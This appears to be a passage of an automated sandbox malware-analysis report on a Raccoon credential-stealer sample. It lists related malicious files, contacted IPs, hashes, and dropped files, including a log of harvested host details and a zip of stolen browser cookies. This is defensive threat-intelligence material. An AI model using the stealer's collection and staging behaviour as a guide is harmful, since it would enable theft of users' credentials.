	UYsk9P766s.exe	Get hash	malicious	Browse	• 91.219.236.69
	liLv70XyA5.exe	Get hash	malicious	Browse	• 91.219.236.162
	316966b4c933f01dc51c2a48aaa04d54a4ee5d6a88024.exe	Get hash	malicious	Browse	• 91.219.236.207
	F06FA33D36606CF5A9DD11FE35348EB6A3E88713 67CE4.exe	Get hash	malicious	Browse	• 91.219.236.69
	3721a848b1944daae68ab118cb9bd748b6864b154c671.exe	Get hash	malicious	Browse	• 91.219.236.162
	604f0ab41564bde36e4620ceea380c3dcdd338bfc8a47.exe	Get hash	malicious	Browse	• 91.219.236.207
	SKM_C231.EXE	Get hash	malicious	Browse	• 91.219.236.207
	oKY1oBcWbg.exe	Get hash	malicious	Browse	• 91.219.236.207
	xdP1nnuve4.exe	Get hash	malicious	Browse	• 91.219.236.27
	YGVkX3PnYI.exe	Get hash	malicious	Browse	• 91.219.237.226
	YGVkX3PnYI.exe	Get hash	malicious	Browse	• 91.219.237.226
	akcqQlhPW0.exe	Get hash	malicious	Browse	• 91.219.237.226
	0dMENJipYG.exe	Get hash	malicious	Browse	• 91.219.237.226
	WYzrWzD5QZ.exe	Get hash	malicious	Browse	• 91.219.237.226
	in6J4bZwaP.exe	Get hash	malicious	Browse	• 91.219.237.226
	TFmP35VGq2.exe	Get hash	malicious	Browse	• 91.219.237.226
	9e8KZcr8ut.exe	Get hash	malicious	Browse	• 91.219.237.226
	utKWcb6Hzs.exe	Get hash	malicious	Browse	• 91.219.237.226
	omcGgJwKl5.exe	Get hash	malicious	Browse	• 91.219.237.226

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	yH8giB6jJ2.exe	Get hash	malicious	Browse	• 149.154.167.99
	AO7gki3UTr.exe	Get hash	malicious	Browse	• 149.154.167.99
	5A15ECE1649A5EF54B70B95D9D413BAD068B8C1C 932E2.exe	Get hash	malicious	Browse	• 149.154.167.99
	asbestos_safety_and_eradication_agency_enterprise_ agreement 41573 .js	Get hash	malicious	Browse	• 149.154.167.99
	J73PTzDghy.exe	Get hash	malicious	Browse	• 149.154.167.99
	asbestos_safety_and_eradication_agency_enterprise_ agreement 64081 .js	Get hash	malicious	Browse	• 149.154.167.99
	dIVWfjBCXV.exe	Get hash	malicious	Browse	• 149.154.167.99
	UYsk9P766s.exe	Get hash	malicious	Browse	• 149.154.167.99
	doc201002124110300200.exe	Get hash	malicious	Browse	• 149.154.167.99
	INVOICE - FIRST 2 CONTAINERS 1110.docx	Get hash	malicious	Browse	• 149.154.167.99
	INVOICE - FIRST 2 CONTAINERS 1110.docx	Get hash	malicious	Browse	• 149.154.167.99
	F06FA33D36606CF5A9DD11FE35348EB6A3E88713 67CE4.exe	Get hash	malicious	Browse	• 149.154.167.99
	JITStarter.exe	Get hash	malicious	Browse	• 149.154.167.99
	JITStarter.exe	Get hash	malicious	Browse	• 149.154.167.99
	0331C7BCA665F36513377FC301CBB32822FF35F9 25115.exe	Get hash	malicious	Browse	• 149.154.167.99

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	C54CA1DF46D817348C9BDF18F857459D7CA05C51F7F30.exe	Get hash	malicious	Browse	• 149.154.167.99
	6D2FF3CC83EA214E33E4105CCB1051CD85B82E052F615.exe	Get hash	malicious	Browse	• 149.154.167.99
	j0UcwcqjvM.exe	Get hash	malicious	Browse	• 149.154.167.99
	0K31jgS20G.exe	Get hash	malicious	Browse	• 149.154.167.99
	604f0ab41564bde36e4620ceea380c3dcdd338bfc8a47.exe	Get hash	malicious	Browse	• 149.154.167.99

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\LocalLow\qO7qM6fA3\AccessibleHandler.dll	dIVWfjBCXV.exe	Get hash	malicious	Browse	
	UYsk9P766s.exe	Get hash	malicious	Browse	
	316966b4c933f01dc51c2a48aaa04d54a4ee5d6a88024.exe	Get hash	malicious	Browse	
	604f0ab41564bde36e4620ceea380c3dcdd338bfc8a47.exe	Get hash	malicious	Browse	
	SKM_C231.EXE	Get hash	malicious	Browse	
	oKY1oBcWbg.exe	Get hash	malicious	Browse	
	xdP1nnuve4.exe	Get hash	malicious	Browse	
	akcqQlhPW0.exe	Get hash	malicious	Browse	
	l6JQV1iXcS.exe	Get hash	malicious	Browse	
	0dMENJipYG.exe	Get hash	malicious	Browse	
	WYzrWzD5QZ.exe	Get hash	malicious	Browse	
	in6J4bZwaP.exe	Get hash	malicious	Browse	
	TFmP35VGq2.exe	Get hash	malicious	Browse	
	9e8KZcr8ut.exe	Get hash	malicious	Browse	
	utKWcb6Hzs.exe	Get hash	malicious	Browse	
	eivhAbUw8n.exe	Get hash	malicious	Browse	
	BlbG9T21ZW.exe	Get hash	malicious	Browse	
	5CxN06Ua6s.exe	Get hash	malicious	Browse	
	pl8c1emoOu.exe	Get hash	malicious	Browse	
	RmzVjXQ0a6.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\1xVPfvJcrg	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\RYwTiizs2t	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109

C:\Users\user\AppData\LocalLow\RYwTiizs2t	
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\frAQBc8Wsa	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\LocalLow\iE5-lV8m-M6	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	1085
Entropy (8bit):	5.266934482516904
Encrypted:	false
SSDEEP:	24:XZpgw2SoP2H/v3eYy53Net5lWrBqhKQa7tyCGik/R8RA2Tvqzh:pmSoe33c3NetXBgCyCGik/R0A+0h
MD5:	D2F2098299A29C7E2800ED13A9689306
SHA1:	0F2C2EFCFE9AAAC810061FC10390070B86FDE38F
SHA-256:	738C768B37891AFDA0B9D669212B9B23F010191B8B244FD3370557C8B1172B80
SHA-512:	C9BF7C815EFBFECB651235C9CE1C91EFA2950D99AC01FA4421539BA733021D83E522255D189A1D9DFD9972A4DFC9C8CE57608CC457FC83547A7A50C4563910
Malicious:	false
Preview:	Raccoon | 1.8.3-hotfix...Build compile date: Sun Nov 7 15:28:54 2021...Launched at: 2021.11.26 - 02:32:12 GMT.....Bot_ID: D06ED635-68F6-4E9A-955C-4899F5F57B9A _user...Running on a desktop.....----------..... - Cookies: 1... - Passwords: 0... - Files: 0.....System Information:... - System Language: English... - System TimeZone: -8 hrs... - IP: 84.17.52.63... - Location: 47.431702, 8.575900 | Zurich, Zurich, Switzerland (8152)... - ComputerName: 305090... - Username: user... - Windows version: NT 10.0... - Product name: Windows 10 Pro... - System arch: x64... - CPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz (4 cores)... - RAM: 8191 MB (5474 MB used)... - Screen resolution: 1280x1024... - Display devices:....0) Microsoft Basic Display Adapter.....----------.....Installed Apps: ....Adobe Acrobat Reader DC (19.012.2003 5)....Google Chrome (85.0.4183.121)....Google Update Helper (1.3.35.451)....Java 8 Update 211 (8.0.2110.12)....Java Auto Updater (2.8.211.12)....U

C:\Users\user\AppData\LocalLow\p4vliPrmI2K.zip	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	1181
Entropy (8bit):	7.505292771617637
Encrypted:	false
SSDEEP:	24:9imDXB1YPVlMUlv103lXBa9LPxmyczIJVE/sUjyjE5M5:9v0VlMkklX09LSzIQ/nuv
MD5:	399D9CC475D0D9C88FFEA9360DCD6B03
SHA1:	4E2359FB38ABA0258339EC03F5B07760233B1BD5
SHA-256:	65395B68903ADC02990ECA699155A678C9038228BD28E6EFD3400E24A6D3A854
SHA-512:	803A9FA0AA926D1ECA93E3622D800568CB7E2D2D38812E61366F094DC56E349D8E33496BD36B6EAD8E03EAB9B22D63FF613C205DD8B56A6204C8C3D96099A1 D
Malicious:	false

C:\Users\user\AppData\LocalLow\p4vliPrmI2K.zip	
Preview:	PK.....yS..c.....*...browsers/cookies/Google Chrome_Default.txtUT...o.ao.ao.a%.r.0.....Q.....V.!...H.^Jj..0.V..;.[..2F.?...N..y...<.0..;.y..F/..V.8NvZ._..m;f.{H.....].|.[...R......./...J:I.. I/...Cgv..!.LQ...n.....n.SY.B.xSTm2..e_...f)...p..St.C...I..AQe.n..k...PK.....yS .....=.....System Info.txtUT.....a..a..auSMo.0.=w...9&R.I..p.|..m.(I.R/..Nb...C....;4.m.EH.7o.g..+.....D.....Z....P.\A&+...6pg...`".Q"...3....{.....0Fx..P..<a....$6.z.O...p:.}..,i<.b!.^...L..`..e...a.6F..`..2.+[.....xl.V....K..-3.h.....fk...5I.k#...j.C+.f.k.....z...^.....2.(l@.'...6=m....>.P~.....S...P.:._....]..2.&.^....<.u..;y..}*h.w.Ti>...G..88..}Tp..FI..,mV...2;2.M.k.L....AW..>A.*..V},.T.....o...t..um.....#.`.4...c..R)..c..d...}e.w.L.+r...q.),.....m.#.tz..3Y.s...J.9...(pN..af...Q.IV.R2S%L..c1...N./../.....K{Pxf.P...'.....^p....z....$.'./y..u$..*...(.....,.x...1.I.kX?....v.(...z.GA..<...so.+.f...[{..PK.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\AccessibleHandler.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	123344
Entropy (8bit):	6.504957642040826
Encrypted:	false
SSDEEP:	1536:DkO/6RZFrpiS7ewflNGa35iOrjmwWTYP1KxBxZJByEJMBrsuLeLsWxcdaocACs0K:biRZFdBiussQ1MBjq2aocts03/7FE
MD5:	F92586E9CC1F12223B7EEB1A8CD4323C
SHA1:	F5EB4AB2508F27613F4D85D798FA793BB0BD04B0
SHA-256:	A1A2BB03A7CFCEA8944845A8FC12974482F44B44FD20BE73298FFD630F65D8D0
SHA-512:	5C047AB885A8ACCB604E58C1806C82474DC43E1F997B267F90C68A078CB63EE78A93D1496E6DD4F5A72FDF246F40EF19CE5CA0D0296BBCFCFA964E4921E68AF
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: dIVWfjBCXV.exe, Detection: malicious, Browse • Filename: UYsk9P766s.exe, Detection: malicious, Browse • Filename: 316966b4c933f01dc51c2a48aaa04d54a4ee5d6a88024.exe, Detection: malicious, Browse • Filename: 604f0ab41564bde36e4620ceea380c3dcdd338bfc8a47.exe, Detection: malicious, Browse • Filename: SKM_C231.EXE, Detection: malicious, Browse • Filename: oKY1oBcWbg.exe, Detection: malicious, Browse • Filename: xdP1nnuve4.exe, Detection: malicious, Browse • Filename: akcqQlhPW0.exe, Detection: malicious, Browse • Filename: l6JQV1iXcS.exe, Detection: malicious, Browse • Filename: 0dMENJipYG.exe, Detection: malicious, Browse • Filename: WYzrWzD5QZ.exe, Detection: malicious, Browse • Filename: in6J4bZwaP.exe, Detection: malicious, Browse • Filename: TFmP35VGq2.exe, Detection: malicious, Browse • Filename: 9e8KZcr8ut.exe, Detection: malicious, Browse • Filename: utKWcb6Hzs.exe, Detection: malicious, Browse • Filename: eivhAbUw8n.exe, Detection: malicious, Browse • Filename: BlbG9T21ZW.exe, Detection: malicious, Browse • Filename: 5CxN06Ua6s.exe, Detection: malicious, Browse • Filename: pl8c1emoOu.exe, Detection: malicious, Browse • Filename: RmzVjXQ0a6.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....y.Z.....x.....x.....x.....=z.....=z.....=z.....x.....x.....z.../{.....}{...../{...../{b...../{.....Rich.....PE..L...C@.\.....!.....b.....0.....~p....@.....p.....h.....0...T.....@.....0..$.....text...7..... ..`.orpc..... ..... ..`.rdata...y...0...z.....@..@.data.....@....rsrc...h.....@..@.reloc.....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\AccessibleMarshal.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26064
Entropy (8bit):	5.981632010321345
Encrypted:	false
SSDEEP:	384:KuAjyb0Xc6JzVuLoW2XDOc3TXg1hjsvDG8A3OPLon07zS:BEygs6RV6oW2Xd38njiDG8Mj
MD5:	A7FABF3DCE008915CEE4FFC338FA1CE6
SHA1:	F411FB41181C79FBA0516D5674D07444E98E7C92
SHA-256:	D368EB240106F87188C4F2AE30DB793A2D250D9344F0E0267D4F6A58E68152AD
SHA-512:	3D2935D02D1A2756AAD7060C47DC7CABBA820CC9977957605CE9BBB44222289CBC451AD331F408317CF01A1A4D3CF8D9CFC666C4E6B4DB9DDD404C7629CEA70
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S.....U...U...U...U...U..T...U..T...U..T...U..T...U..T...U5.T...U...U!..U..T..U..T...U...U...U..T...URich...U.....PE..L...<@.\.....!.....8.....0.....0.....7....@.....=.....0>..x...`.....H.....<...09..T.....9..@.....0.....text...f..... ..`.orpc..... ....`.rdata.....0.....@..@.data...@....P.....(.....@....rsrc.....`.....*.....@..@.reloc..<.....D.....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\IA2Marshal.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe

C:\Users\user\AppData\LocalLow\qO7qM6fA3\IA2Marshal.dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	70608
Entropy (8bit):	5.389701090881864
Encrypted:	false
SSDEEP:	768:3n8PHF564hn4wva3AVqH5PmE0SjA6QM0avrDG8MR43:38th4wvaQVE5PRl0xs
MD5:	5243F66EF4595D9D8902069EED8777E2
SHA1:	1FB7F82CD5F1376C5378CD88F853727AB1CC439E
SHA-256:	621F38BD19F62C9CE6826D492ECDF710C00BBDCF1FB4E4815883F29F1431DFDA
SHA-512:	A6AB96D73E326C7EEF75560907571AE9CAA70BA9614EB56284B863503AF53C78B991B809C0C8BAE3BCE99142018F59D42DD4BCD41376D0A30D9932BCFCAEE5A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....~.....K...K...K.g.K...K4}.J...K4}.J...K4}.J...K4}.J...K...J...K...J...K ...K...K&\|.J...K&\|.J...K&\|uK...K&\|.J...KRich...K.....PE..L...J@.\.....".!.....$.....0.....0.....@.....0z.....z.....v..... .....u..T. .....Hv..@.....0.....orpc...t..... ..`.text..... ..... ..`.rdata...Q...0...R.....@..@.data.....j.....@....rsrc. ...v.....x...t.....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\MapiProxy.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19920
Entropy (8bit):	6.2121285323374185
Encrypted:	false
SSDEEP:	384:Y0GKgKt7QXmFJNauBT5+BjdvDG8A3OPLon6nt:aKgWc2FnnTOVDG8MSt
MD5:	7CD244C3FC13C90487127B8D82F0B264
SHA1:	09E1AD17F1BB3D20BD8C1F62A10569F19E838834
SHA-256:	BCFB0E397DF40ABA8C8C5DD23C13C414345DECDD3D4B2DF946226BE97DEFBF30
SHA-512:	C6319BB3D6CB4CABF96BD1EADB8C46A3901498AC0EB789D73867710B0D855AB28603A00647A9CF4D2F223D35ADB2CB71AB22C284EF18823BFF88D87CF31FD3D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9...X...X...X... J..X...:...X...:...X...:...X...:...X...8...X...X...X...;...X...; ...X...;&..X...;...X..Rich.X.....PE..L....=.\.....".!.....@.....0.....@.....0:.....:..d...`..p.....0.....p.....5..T..... .....86..@.....0.....text...v..... ..`.orpc...<.... ....`.rdata..r....0.....@..@.data.....P.....&.....@....rsrc... p....`.....(.....@..@.reloc.....p.....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\MapiProxy_InUse.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19920
Entropy (8bit):	6.2121285323374185
Encrypted:	false
SSDEEP:	384:Y0GKgKt7QXmFJNauBT5+BjdvDG8A3OPLon6nt:aKgWc2FnnTOVDG8MSt
MD5:	7CD244C3FC13C90487127B8D82F0B264
SHA1:	09E1AD17F1BB3D20BD8C1F62A10569F19E838834
SHA-256:	BCFB0E397DF40ABA8C8C5DD23C13C414345DECDD3D4B2DF946226BE97DEFBF30
SHA-512:	C6319BB3D6CB4CABF96BD1EADB8C46A3901498AC0EB789D73867710B0D855AB28603A00647A9CF4D2F223D35ADB2CB71AB22C284EF18823BFF88D87CF31FD3D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9...X...X...X... J..X...:...X...:...X...:...X...:...X...8...X...X...X...;...X...; ...X...;&..X...;...X..Rich.X.....PE..L....=.\.....".!.....@.....0.....@.....0:.....:..d...`..p.....0.....p.....5..T..... .....86..@.....0.....text...v..... ..`.orpc...<.... ....`.rdata..r....0.....@..@.data.....P.....&.....@....rsrc... p....`.....(.....@..@.reloc.....p.....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-file-l1-2-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-file-l1-2-0.dll	
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.112057846012794
Encrypted:	false
SSDEEP:	192:IWIghWGJnWdsNtL/123Ouo+Uggs/nGfe4pBjSfcD63QXWh0txKdmVWQ4yW1rwqnh:IWPhWlsnhi00GftpBjnem9lD16PamFP
MD5:	E2F648AE40D234A3892E1455B4DBBE05
SHA1:	D9D750E828B629CFB7B402A3442947545D8D781B
SHA-256:	C8C499B012D0D63B7AFC8B4CA42D6D996B2FCF2E8B5F94CACFBEC9E6F33E8A03
SHA-512:	18D4E7A804813D9376427E12DAA4441671292775E5FF30502A0FA29A96884BF902B43A5F0E6841EA1582981971843A4F7F928F8AECAC693904AB20CA40EE4E954
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...._.L.... .....!..... .....0.....@.....L..... .....8=.....T.....text...<..... ....`.rsrc..... .....@..@.....\_.L.....8...T...T.....\_.L.....d.....\_.L.....RSDS.....g"Y.....api-ms-win-core-file-l1-2-0.pdb.....T....rdata..T..... rdata$zzzdbg.....L....edata... ..`....rsrc$01....` .....rsrc$02....._.L....@.....(...8...l.....`.....api-ms-win-core-file-l1-2-0.dll.CreateFile2.kerne l32.CreateFile2.GetTempPathW.kernel32.GetTempPathW.GetVolumeNameForVolumeMountPointW.kernel32.GetVolumeNameForVolumeMou

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-file-l2-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.166618249693435
Encrypted:	false
SSDEEP:	192:BZwWIghWG4U9ydsNtL/123Ouo+Uggs/nGfe4pBjSbUGHvNWh0txKdmVWQ4CWVU9h:UWPhWFBsnhi00GftpBjKvxemPlP55QQ7
MD5:	E479444BDD4AE4577FD32314A68F5D28
SHA1:	77EDF9509A252E886D4DA388BF9C9294D95498EB
SHA-256:	C85DC081B1964B77D289AAC43CC64746E7B141D036F248A731601EB98F827719
SHA-512:	2AFAB302FE0F7476A4254714575D77B584CD2DC5330B9B25B852CD71267CDA365D280F9AA8D544D4687DC388A2614A51C0418864C41AD389E1E847D81C3AB74
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...4..|.....!.. ....0.....t.....@..... ....8=.....T.....text...}..... ....`.rsrc..... .....@..@....4..|.....8...T...T.....4..|.....d.....4..|.....RSDS.=.Co.P..Gd./%P....api-ms-win-core-file-l2-1-0.pdb.....T....rdata..T..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....4..|.....D...p.....#...P.....:...g.....<...m.....%...Z.....api-ms-win-core-file-l2-1-0.dll.CopyFile2.kernel32.CopyFile2.CopyFileExW.kernel32.CopyFileExW.Crea

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-handle-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1117101479630005
Encrypted:	false
SSDEEP:	384:AWPhWXDz6i00GftpBj5FrFaemx+lDbNh/6:hroidkeppp
MD5:	6DB54065B33861967B491DD1C8FD8595
SHA1:	ED0938BBC0E2A863859AAD64606B8FC4C69B810A
SHA-256:	945CC64EE04B1964C1F9FCDC3124DD83973D332F5CFB696CDF128CA5C4CBD0E5
SHA-512:	AA6F0BCB760D449A3A82AED67CA0F7FB747CBB82E627210F377AF74E0B43A45BA660E9E3FE1AD4CBD2B46B1127108EC4A96C5CF9DE1BDEC36E993D0657A615B6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....G..... .....!..... .....0.....V.....@....._..... .....8=.....T.....text..._..... ....`.rsrc..... .....@..@.....G.....:...T...T.....G.....d.....G.....RSDSQ..{...IS].0.> ....api-ms-win-core-handle-l1-1-0.pdb.....T....rdata. .T.....rdata$zzzdbg.....\_....edata... ..`....rsrc$01....` .....rsrc$02.....G....Z.....(...<...P.....A...|.....,.....api-ms-win-core-handle-l1-1-0.dll.CloseHandle.kernel32.CloseHandle.CompareObjectHandles.kernel32.CompareObjectHandles.DuplicateHandle.kernel32

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-heap-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-heap-l1-1-0.dll	
Entropy (8bit):	7.174986589968396
Encrypted:	false
SSDEEP:	192:GElqWIghWGZi5edXe123Ouo+Uggs/nGfe4pBjS/PHyRWh0txKdmVWQ4GWC2w4Dj3:GElqWPhWCXYi00GftpBjP9emYXlDbNs
MD5:	2EA3901D7B50BF6071EC8732371B821C
SHA1:	E7BE926F0F7D842271F7EDC7A4989544F4477DA7
SHA-256:	44F6DF4280C8ECC9C6E609B1A4BFEE041332D337D84679CFE0D6678CE8F2998A
SHA-512:	6BFFAC8E157A913C5660CD2FABD503C09B47D25F9C220DCE8615255C9524E4896EDF76FE2C2CC8BDEF58D9E736F5514A53C8E33D8325476C5F605C2421F15C D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....:.....!.. ....0.....@..... ....8=.....T..... .....text..... . .`.rsrc..... .....@..@.....:.....8...T...T.....:.....d.....:.....RSDS.K....OB;....X.....api-ms-win-core-heap-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....:.....X.....2...Q...q.....C...h.....(...E...f.....0..._...z..... .....api-ms-win-core-heap-l1-1-0.dll.GetProcessHeap.k

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-interlocked-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17856
Entropy (8bit):	7.076803035880586
Encrypted:	false
SSDEEP:	192:DtiYsFWWIghWGQtu7B123Ouo+Uggs/nGfe4pBjSPiZadcbWh0txKdmVWQ4mWf2FN:5iYsFWWPhWUTi00GftpBjremUBNlgC
MD5:	D97A1CB141C6806F0101A5ED2673A63D
SHA1:	D31A84C1499A9128A8F0EFEA4230FCFA6C9579BE
SHA-256:	DECCD75FC3FC2BB31338B6FE26DEFFBD7914C6CD6A907E76FD4931B7D141718C
SHA-512:	0E3202041DEF9D2278416B7826C61621DCED6DEE8269507CE5783C193771F6B26D47FEB0700BBE937D8AFF9F7489890B5263D63203B5BA99E0B4099A5699C620
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....$.....!.. ....0.....@..... ....9.....T..... .....text..... .. `.rsrc..... .....@..@.....$.....?...T...T.....$.....d.....$.....RSDS#.....,.S.6.~j....api-ms-win-core-interlocked-l1-1-0.pdb.....T....rdata..T .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....$.....(...T.....L.....!...U.....1.....p.....@...s..... .....api-ms-win-core-interlocked-l1-1-0.dll.InitializeSListHead.kernel32.InitializeSLis

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-core-libraryloader-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.131154779640255
Encrypted:	false
SSDEEP:	384:yHvuBL3BmWPhWZTi00GftpBjNKnemenyAlvN9W/L:yWBL3BXYoinKne1yd
MD5:	D0873E21721D04E20B6FFB038ACCF2F1
SHA1:	9E39E505D80D67B347B19A349A1532746C1F7F88
SHA-256:	BB25CCF8694D1FCFCE85A7159DCF6985FDB54728D29B021CB3D14242F65909CE
